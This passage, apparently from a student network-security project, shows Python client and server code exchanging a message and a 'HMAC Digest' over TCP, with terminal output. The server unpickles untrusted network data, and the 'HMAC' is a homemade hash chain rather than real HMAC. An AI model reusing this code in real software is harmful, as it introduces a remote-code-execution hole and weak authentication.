        #print (str(string.hexdigest()),"\n")
        if (i%2 == 0):
            string = hashlib.sha256(str(string.hexdigest()).encode())
        else:
            string = hashlib.sha512(str(string.hexdigest()).encode())

    #print (str(string.hexdigest()))
    return (str(string.hexdigest()))
```

```

key = sys.argv[1]
source = sys.argv[2]
s = socket.socket()
print ("Socket successfully created")
port = 30000
s.bind(('', port))
print ("socket binded to %s" %(port))
s.listen(5)
print ("socket is listening")
while True:
    c, addr = s.accept()
    message = c.recv(10240)
    msg = pickle.loads(message)
    data = msg["message"]
    code = customhash(data, key, source)
    print ("The recieved Message is: ",data,"\n")
    print ("The recieved hash is: ",msg["HMAC Digest"],"\n")
    print ("The computed hash is: ",code,"\n")
    print ("\n ----- \n")
    if (code == msg["HMAC Digest"]):
        print ("HMAC Verified \n")
    else:
        print ("HMAC Failed \n")
    c.close()
    break

```

## Client (Sender)

```

import socket
import sys
import hashlib
import pickle

def customhash(data,key,source):
    string = data + key + source
    string = hashlib.md5(string.encode())
    for i in range (1,100):
        #print (str(string.hexdigest()),"\n")
        if (i%2 == 0):
            string = hashlib.sha256(str(string.hexdigest()).encode())
        else:
            string = hashlib.sha512(str(string.hexdigest()).encode())

    print ("HMAC Digest is ",str(string.hexdigest()),"\n")
    return (str(string.hexdigest()))

```

```
message = sys.argv[1]
key = sys.argv[2]
dest = sys.argv[3]
s = socket.socket()
port = 30000
s.connect(('127.0.0.1', port))
HMAC = customhash(message, key, dest)
msg = {
    "message":message,
    "HMAC Digest":HMAC
}
msg = pickle.dumps(msg)
s.sendall(msg)
s.close()
```

**Git Repo:**

<https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/HMAC>

**Output:**

## Client Output:

```
sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/HMAC
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/HMAC$ sudo python3 client.py NSGroupProject1234567 12345 sabari
[sudo] password for sabarisrinivas:
HMAC Digest is 3c0eba1115e8734d4bcd23df35c6151857c3e32750e24adcd1d5c5a83326bf51a71a0f95a72dce79299fe36c74b30d1ad346ab91de725a3aceac15145419d535

sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/HMAC$
```

## Server Output:

```
sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/HMAC
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/HMAC$ sudo python3 server.py 12345 sabari
[sudo] password for sabarisrinivas:
Socket successfully created
socket binded to 30000
socket is listening
The recieved Message is: NSGroupProject1234567

The recieved hash is: 3c0eba1115e8734d4bcd23df35c6151857c3e32750e24adcd1d5c5a83326bf51a71a0f95a72dce79299fe36c74b30d1ad346ab91de725a3aceac15145419d535

The computed hash is: 3c0eba1115e8734d4bcd23df35c6151857c3e32750e24adcd1d5c5a83326bf51a71a0f95a72dce79299fe36c74b30d1ad346ab91de725a3aceac15145419d535

-----

HMAC Verified

sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/HMAC$
```